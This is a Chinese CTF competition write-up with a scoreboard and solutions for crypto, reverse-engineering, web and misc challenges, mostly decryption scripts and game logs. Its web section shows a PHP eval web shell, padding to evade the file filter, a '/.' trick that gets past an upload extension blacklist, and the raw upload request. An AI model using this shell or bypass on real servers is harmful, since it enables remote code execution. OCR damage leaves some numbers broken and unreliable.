
狗熊岭突破手小队 WriteUp

排名

战队名称：第4名



战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	我们中出了一个内鬼	14576	Misc	15	5	2024-11-17 16:18:17
2	KKnideflag	10426.82	Reverse	11	2	2024-11-17 16:28:47
3	r00t2024	9413.78	Misc	10	2	2024-11-17 16:27:34
4	狗熊岭突破手小队	9395.53	Misc	10	2	2024-11-17 15:28:48
5	F14GThi3f	9313.78	Misc	10	0	2024-11-17 17:43:57
6	队伍名称	8328.62	Misc	9	0	2024-11-17 16:53:50
7	W.	8307.76	Misc	9	0	2024-11-17 17:46:09
8	听说打了这个ctf就能有老婆	7378.87	Misc	8	2	2024-11-17 17:37:09

解题思路

CYPTO

xorsa

```
class Data:
    def __init__(self):
        self.f = 0
        self.g = 0
        self.h = 0

    def __repr__(self):
        return f"Data(f={self.f}, g={self.g}, h={self.h})"
def calc(n, a, b, c):
    ac = a // c
    bc = b // c
    m = (a * n + b) // c
    n1 = n + 1
    n21 = n * 2 + 1

    d = Data()
```

```
    if a == 0:  # 底层情况
        d.f = bc * n1
        d.g = bc * n * n1 // 2
        d.h = bc * bc * n1
        return d

    if a >= c or b >= c:  # 取模处理
        d.f = n * n1 // 2 * ac + bc * n1
        d.g = ac * n * n1 * n21 // 6 + bc * n * n1 // 2
        d.h = ac * ac * n * n1 * n21 // 6 + bc * bc * n1 + ac * bc * n * n1

        e = calc(n, a % c, b % c, c)  # 递归调用

        d.h += e.h + 2 * bc * e.f + 2 * ac * e.g
        d.g += e.g
        d.f += e.f
        return d

    e = calc(m - 1, c, c - b - 1, a)
    d.f = n * m - e.f
    d.g = (m * n * n1 - e.h - e.f) // 2
    d.h = n * m * (m + 1) - 2 * e.g - 2 * e.f - d.f
    return d

# 主函数
if __name__ == "__main__":
    a =
1114065016582615752313142341560494084666291832288249519403979965492333438374443786028656128035206611620929303004502277521369928346811008177457083507503288064159429482971393349282069976843368125092773851945192524284436120781188987099101238994068772521651898711841743721736442576447516835545719175186029852481 03
    b =
1057546763301386810728749834694723314893574334674646325695197281620426358154789445411484771396348125905045098640187891416460231679404345196933961566528205049543219752346326848427260551700394765172041021628218380972005634063543329018408697907900153645632015642448539883811595987036928977907655995658933453805 53
    c =
1706001133868075924628583195315406175671335709606702175966344853279589544205667246909184640464077726341477532344507373531931739238738799585898240051235456381841864536022336340378096298121112431834500027071757033339208284612457311726688387717514573872077794270080474545484633983970795526888646997920029761300 47
    d = 22982306538482295001572495521584747663 1
    n =
1694285027324464277141651218249137357479204035867388539214959831398404836049661636693993790938968889546526634565564969472924186763569814682371367801750473491675618755512776068974498049268851920457603680513112431660909810611019132454930652685286349524619076341110841088032070991395066933139188340755428263881 83

    y = 0
    print(calc(n, a, b, c))
```

签到！？

```
class Data:
    def __init__(self):
        self.f = 0
        self.g = 0
```

```
        self.h = 0

    def __repr__(self):
        return f"Data(f={self.f}, g={self.g}, h={self.h})"
def calc(n, a, b, c):
    ac = a // c
    bc = b // c
    m = (a * n + b) // c
    n1 = n + 1
    n21 = n * 2 + 1

    d = Data()

    if a == 0:  # 底层情况
        d.f = bc * n1
        d.g = bc * n * n1 // 2
        d.h = bc * bc * n1
        return d

    if a >= c or b >= c:  # 取模处理
        d.f = n * n1 // 2 * ac + bc * n1
        d.g = ac * n * n1 * n21 // 6 + bc * n * n1 // 2
        d.h = ac * ac * n * n1 * n21 // 6 + bc * bc * n1 + ac * bc * n * n1

        e = calc(n, a % c, b % c, c)  # 递归调用

        d.h += e.h + 2 * bc * e.f + 2 * ac * e.g
        d.g += e.g
        d.f += e.f
        return d

    e = calc(m - 1, c, c - b - 1, a)
    d.f = n * m - e.f
    d.g = (m * n * n1 - e.h - e.f) // 2
    d.h = n * m * (m + 1) - 2 * e.g - 2 * e.f - d.f
    return d

# 主函数
if __name__ == "__main__":
    a =
1114065016582615752313142341560494084666291832288249519403979965492333438374443786028656128035206611620929303004502277521369928346811008177457083507503288064159429482971393349282069976843368125092773851945192524284436120781188987099101238994068772521651898711841743721736442576447516835545719175186029852481 03
    b =
1057546763301386810728749834694723314893574334674646325695197281620426358154789445411484771396348125905045098640187891416460231679404345196933961566528205049543219752346326848427260551700394765172041021628218380972005634063543329018408697907900153645632015642448539883811595987036928977907655995658933453805 53
    c =
1706001133868075924628583195315406175671335709606702175966344853279589544205667246909184640464077726341477532344507373531931739238738799585898240051235456381841864536022336340378096298121112431834500027071757033339208284612457311726688387717514573872077794270080474545484633983970795526888646997920029761300 47
    d = 22982306538482295001572495521584747663 1
```

```
    n =
169428502732446427714165121824913735747920403586738853921495983139840483604966163669399379093896888954652663456556496947292418676356981468237136780175047349167561875551277606897449804926885192045760368051311243166090981061101913245493065268528634952461907634111084108803207099139506693313918834075542826388183

    y = 0
    print(calc(n, a, b, c))
```

```
from Crypto.Util.number import *
import gmpy2
import hashlib
from sage.all import *

y =
1058691400650411107338563871293034249253757519724937258393060987487332260147460138473533532509357188557547254962698109960245427354184885781590338193358890025040339639579292088032213906061999224135871760070447152982296671303650810623208882800555352227585253208789508990897236956635228597520993270350780770107693925922466603798038839165456678217318233228389699190137491433213120560655703957159536212187563081152988284398583474911873534286347956423011502671880752013241978165468524688913251118311129214272828861103088872973848958582916317827669887290868460213045051274271425061716061148875982337430904752172290777445126869367531723361731961139243123555237304279553720727399012312205448445243128530507464750031280471957962143184387929209372126891106882649827918707061158976650202867203551134867043636515934927110651530796378200820757129067901845685987688631831351951997029672350127306564880564997200097204669137936287009502710874

y = gmpy2.next_prime(y)
tmp = hashlib.md5(str(y).encode()).hexdigest()
ccc = pow(d,int(tmp,16),n)
print(ccc==cc)

e = 52595
ee = inverse(e,y-1)
print(long_to_bytes(pow(c3,ee,y)))
```

WEB

奶龙牌WAF

利用下面这段代码，在一句话木马前写入5000个字符，绕过过滤

```
$file_content = file_get_contents($file['tmp_name'], false, null, 0, 5000);
```

即：

```
aaa*5000
<?php @eval($_POST['cmd']); ?>
```

接着利用

```
move_uploaded_file($_FILES['upload_file']['tmp_name'], $new_file_name)
```

因为在`move_upload_file()`中有一个特性，在文件移动时如果文件后存在`/.`，那会自动将`.`去掉，所以我们就可以使用该特性来绕过黑名单的检测，从而实现文件上传。
于是上传文件时传入`?name=cmd.php/.`就可以上传木马了

Pretty Raw Hex

```
POST /?name=cmd.php/. HTTP/1.1
Host: fa19d0d8.clsadp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://fa19d0d8.clsadp.com/
Content-Type: multipart/form-data; boundary=---------------------------148431384575287788927210735 31
Content-Length: 5280
Origin: http://fa19d0d8.clsadp.com
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------148431384575287788927210735 31
Content-Disposition: form-data; name="upload_file"; filename="cmd.php"
Content-Type: application/octet-stream

aaaa
```

```c
void init_sbox(WTF *ctx) {
    for(int i = 0; i < 256; i++) {
        ctx->sbox[i] = (167 * i + 173) % 256;
    }
}


void create_inverse_sbox(WTF *ctx, unsigned char *inverse_sbox) {
    for(int i = 0; i < 256; i++) {
        inverse_sbox[ctx->sbox[i]] = i;
    }
}


void expand_key(WTF *ctx, const unsigned char *key, int keylen) {
    for(int i = 0; i < 8; i++) {
        ctx->key_schedule[i] = (key[i % keylen] << 24) |
                               (key[(i + 1) % keylen] << 16) |
                               (key[(i + 2) % keylen] << 8) |
                               (key[(i + 3) % keylen]);
    }
}


void reverse_rotate(unsigned char *data) {
    unsigned char last = data[39];
    for(int i = 39; i > 0; i--) {
        data[i] = data[i-1];
    }
    data[0] = last;
}

void decrypt(unsigned char *data) {
    WTF ctx;
    unsigned char inverse_sbox[256];
    const char *key = "HelloSDS";


    init_sbox(&ctx);
    create_inverse_sbox(&ctx, inverse_sbox);
    expand_key(&ctx, (const unsigned char*)key, strlen(key));


    for(int round = 7; round >= 0; round--) {

        reverse_rotate(data);


        for(int i = 0; i < 40; i++) {
            data[i] = inverse_sbox[data[i]];
        }


        *(unsigned int*)(&data[0]) ^= ctx.key_schedule[round];
        *(unsigned int*)(&data[4]) ^= ctx.key_schedule[round];
    }
```

```c
}

int main() {
    unsigned char eeeee[] = {
        0xF6, 0xB0, 0xA6, 0x36, 0x9A, 0xB3, 0x2B, 0xBF, 0x94, 0x54,
        0x15, 0x97, 0x93, 0x59, 0xBF, 0x50, 0x4D, 0xBF, 0x0A, 0x59,
        0x06, 0xD7, 0x97, 0x50, 0xD6, 0x59, 0x54, 0xD7, 0xCF, 0x06,
        0x5D, 0x20, 0x1D, 0x5A, 0x22, 0xEE, 0x99, 0x1F, 0xE1, 0x18
    };


    unsigned char data[40];
    memcpy(data, eeeee, 40);


    decrypt(data);


    printf("Decrypted result: ");
    for(int i = 0; i < 40; i++) {
        printf("%c", data[i]);
    }
    printf("\n");

    printf("Hex result: ");
    for(int i = 0; i < 40; i++) {
        printf("%02X ", data[i]);
    }
    printf("\n");

    return 0;
}
```

```c
#include <stdio.h>
#include <string.h>

char shiftChar(char c, int shift, char base) {

    return (((c - base - shift + 26) % 26) + base);
}

void decrypt(char *text, int shift) {
    int len = strlen(text);
    for(int i = 0; i < len; i++) {
        if(text[i] >= 'A' && text[i] <= 'Z') {

            text[i] = shiftChar(text[i], -shift, 'A');
        }
        else if(text[i] >= 'a' && text[i] <= 'z') {

            text[i] = shiftChar(text[i], -(shift + 2), 'a');
        }

    }
}
```

```c
int main() {
    char text[1000];
    int shift;

    for(int i =0;i<26;i++){
        shift = i;
        char plaintext[100] = "QEXIX{f0b_4y3_4_t4573y_0m_jyfw706y4wof}";
        decrypt(plaintext, shift);
        printf("%s\n", plaintext);

    }

    return 0;
}
```

脚本1是流密码解密，脚本2是一个类凯撒密码，大小写分开处理

Potato ToolKit

```c
#include <stdio.h>
#include <string.h>

void decrypt() {

    const char* username = "1wesa234";
    int username_len = strlen(username);

    unsigned char key[] = {
        0x7D, 0x00, 0x00, 0x00, 0x2D, 0x00, 0x00, 0x00, 0x36, 0x00,
        0x00, 0x00, 0x37, 0x00, 0x00, 0x00, 0x32, 0x00, 0x00, 0x00,
        0x49, 0x00, 0x00, 0x00, 0x73, 0x00, 0x00, 0x00, 0x6B, 0x00,
        0x00, 0x00, 0x47, 0x00, 0x00, 0x00, 0x44, 0x00, 0x00, 0x00,
        0x17, 0x00, 0x00, 0x00, 0x0A, 0x00, 0x00, 0x00, 0x3E, 0x00,
        0x00, 0x00, 0x44, 0x00, 0x00, 0x00, 0x56, 0x00, 0x00, 0x00,
        0x46, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00, 0x00, 0x28, 0x00,
        0x00, 0x00, 0x24, 0x00, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00,
        0x52, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x41, 0x00,
        0x00, 0x00, 0x74, 0x00, 0x00, 0x00, 0x52, 0x00, 0x00, 0x00,
        0x03, 0x00, 0x00, 0x00, 0x3A, 0x00, 0x00, 0x00, 0x23, 0x00,
        0x00, 0x00, 0x51, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00,
        0x73, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x5E, 0x00,
        0x00, 0x00, 0x28, 0x00, 0x00, 0x00, 0x22, 0x00, 0x00, 0x00,
        0x06,0x00,0x00,0x00,0x18,0x00,0x00,0x00,0x4F,0x00,0x00,0x00
    };


    char result[100] = {0};
    int result_len = 0;

    for(int i = 0; i < 38; i++) {
        int username_idx = i % username_len;

        char decrypted_char = key[i*4] ^ username[username_idx];
        result[i] = decrypted_char;
        result_len++;
    }
```

```
    result[result_len] = '\0';
    printf("Decrypted result: %s\n", result);
}

int main() {
    decrypt();
    return 0;
}
```

简单的异或解密，密文的最后两位要稍微注意一下，是通过溢出的方式访问的。

Map_maze

从开头的函数可以看出迷宫样式，直接写出脚本

```
from hashlib import md5
from collections import deque
def generate_maze():
    maze = [[0 for _ in range(15)] for _ in range(15)]

    for k in range(1, 15):
        maze[0][k] = 1

    for m in range(9, 15):
        maze[1][m] = 1

    for n in range(0, 2):
        maze[2][n] = 1

    for i in range(3, 8):
        maze[2][i] = 1

    for j in range(9, 15):
        maze[2][j] = 1

    for k in range(0, 2):
        maze[3][k] = 1

    for m in range(3, 8):
        maze[3][m] = 1

    for n in range(12, 15):
        maze[3][n] = 1

    for i1 in range(0, 2):
        maze[4][i1] = 1

    for i2 in range(7, 10):
        maze[4][i2] = 0
    maze[4][7] = 1

    for i3 in range(11, 15):
        maze[4][i3] = 1

    for i4 in range(0, 2):
        maze[5][i4] = 1
```


```
    for i5 in range(3, 6):
        maze[5][i5] = 1

    for i6 in range(11, 15):
        maze[5][i6] = 1

    for i7 in range(0, 2):
        maze[6][i7] = 1
    maze[6][2] = 0
    for i8 in range(3, 6):
        maze[6][i8] = 1
    for i9 in range(7, 10):
        maze[6][i9] = 1

    for i10 in range(11, 15):
        maze[6][i10] = 1

    maze[7][0] = 1
    maze[7][1] = 0
    maze[7][2] = 0
    maze[7][3] = 1
    for i in range(4, 6):
        maze[7][i] = 1
    for i12 in range(7, 10):
        maze[7][i12] = 1

    for i13 in range(11, 15):
        maze[7][i13] = 1


    for i14 in range(0, 2):
        maze[8][i14] = 1

    for i15 in range(7, 10):
        maze[8][i15] = 1

    for i16 in range(11, 15):
        maze[8][i16] = 1


    for i17 in range(0, 6):
        maze[9][i17] = 1

    for i18 in range(7, 10):
        maze[9][i18] = 1
    for i in range(11, 15):
        maze[9][i] = 1


    for i19 in range(0, 6):
        maze[10][i19] = 1

    for i20 in range(11, 15):
        maze[10][i20] = 1


    for i21 in range(0, 9):
        maze[11][i21] = 1
```

```
    for i22 in range(13, 15):
        maze[11][i22] = 1

    for i23 in range(0, 9):
        maze[12][i23] = 1
    maze[12][9] = 0
    maze[12][10] = 1
    maze[12][11] = 1
    maze[12][12] = 0
    for i24 in range(13, 15):
        maze[12][i24] = 1

    for i in range(0,9):
        maze[13][i] = 1
    maze[13][9] = 0
    maze[13][10] = 1
    maze[13][11] = 1
    maze[13][12] = 0

    for i26 in range(0, 12):
        maze[14][i26] = 1

    return maze
maze = generate_maze()
directions = [(-1, 0, 'D'), (1, 0, 'U'), (0, -1, 'R'), (0, 1, 'L')]


def is_valid(x, y, maze, visited):
    return 0 <= x < 15 and 0 <= y < 15 and maze[x][y] == 0 and not visited[x][y]

def bfs_to_path(maze, start, end):
    rows, cols = 15, 15
    visited = [[False] * cols for _ in range(rows)]
    parent = [[None] * cols for _ in range(rows)]
    queue = deque([start])
    visited[start[0]][start[1]] = True

    while queue:
        x, y = queue.popleft()

        if (x, y) == end:
            path = []
            while (x, y) != start:
                px, py = parent[x][y]
                for dx, dy, dir in directions:
                    if (px, py) == (x + dx, y + dy):
                        path.append(dir)
                        break
                x, y = px, py
            return ''.join(path[::-1])

        for dx, dy, dir in directions:
            nx, ny = x + dx, y + dy
            if is_valid(nx, ny, maze, visited):
                visited[nx][ny] = True
                parent[nx][ny] = (x, y)
                queue.append((nx, ny))
```

```
    return None



start = (0, 0)
end = (14, 14)

path = bfs_to_path(maze, start, end)
print("LZSDS{" + md5(path.encode('utf-8')).hexdigest() + '}')
#LZSDS{1979869e0c4ef6c542e54ae5c48f63ec}
```

Super Panda Girl

Dnspy打开逻辑部分，可以发现是魔改RC4



写出exp

```
import base64


def modified_rc4_decrypt(encrypted_data, key):
    key_bytes = bytearray(key, 'utf-8')
    state = list(range(256))
    num = 0


    for j in range(256):
        num = (num + state[j] + key_bytes[j % len(key)]) % 256
        state[j], state[num] = state[num], state[j]


    num2 = 0
    num3 = 0
    decrypted_data = []
    for k in range(len(encrypted_data)):
        num2 = (num2 + 1) % 256
        num3 = (num3 + state[num2]) % 256
        state[num2], state[num3] = state[num3], state[num2]
```

```
        b3 = (state[num2] + state[num3]) % 256
        decrypted_byte = encrypted_data[k] ^ b3
        decrypted_data.append(decrypted_byte)

    return ''.join(chr(byte) for byte in decrypted_data)

encrypted_password = [
    57, 244, 117, 200, 213, 87, 194, 195, 164, 100, 103, 63, 19, 79, 137, 70,
    201, 24, 163, 129, 237, 210, 5, 19, 35, 21
]


key = "LZSDS"

decrypted_password = modified_rc4_decrypt(encrypted_password, key)

print("Decrypted password:", decrypted_password)

def get_even_characters(input_string):
    return input_string[::2]


even_characters = get_even_characters(decrypted_password)
print(even_characters)


flag = "LZSDS{" + base64.b64encode(bytes(even_characters, 'utf-8')).decode('utf-8') + "}"
print("Flag:", flag)
```

Misc

神奇的硬币纺纱机

1. nc连接题目容器，发现游戏规则:

```
你的对面是另一个玩家，你们俩都能决定是否投入硬币，
如果你们俩都投进了，则都会得到硬币；
如果你投了但对面没投，你的硬币就是他的啦！
当然，换成对面也是一样的哦！
如果双方都没投，就都没有影响！
最终的目标是，在 100 次内，获得 100 枚硬币！
```

2. 猜测交互方法为重复对方上一步的操作
3. 按此方法进行操作，中间根据情况适当调整，当硬币数超过100后可一直不投币。
4. 最终结果为

```
[i] 你愿意为了 flag，尽全力一搏吗?
[i] 记住这个数字: 58 / 41
[?] (782@99) 投币吗 <10?i>: 1
[i] 这次你俩都投币了，均获得 1000 枚硬币！(尚余 1000)
[i] 恭喜你过关了！
[i] 你最终获得了 1000 枚硬币。
[i] 这是你的 flag: flag{a27d0bc6f49844d0031503a34e4907d6}
```


```
[i] 恭喜你过关了！
[i] 你最终获得了 1000 枚硬币。
[i] 这是你的 flag: flag{a27d0bc6f49844d0031503a34e4907d6}
```

Elemental Wars

1. nc连接题目容器，发现游戏内容：

```
欢迎来到元素战争！
游戏即将开始...

请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）
```

2. 通过几轮交互的尝试，发现游戏规则为：若双方输入元素相克，则被克一方血量-1；若双方输入元素相生（形式为a生b），则a方血量+1；若输入元素相同，则平局，双方血量不会有变化。
3. 继续尝试交互，试图寻找规律，未果。于是采取随机交互的方法，结合主观判断适当调整，经过多次尝试，最终获得flag：




```
你的血量：11，敌人的血量：0
你获得了胜利！敌人已被击败！
欢迎拿到flag:flag{9ee9cbd5ec4fdbd6d8efaad5b5dba0a9}
```